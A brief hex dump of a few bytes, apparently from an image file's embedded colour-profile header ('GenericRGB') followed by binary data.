30	72	53	70	61	63	65	47	65	6E	65	72	69	63	52	47	42	rSpaceGenericRGB
40	00	00	38	8D	8D	55	5D	68	1C	55	14	3E	BB	73	67	23	8UU]h U >»sg#
50	24	CE	53	6C	34	85	74	A8	3F	0D	25	0D	93	56	34	A1	$ÎSl4…t¨? % "V4¡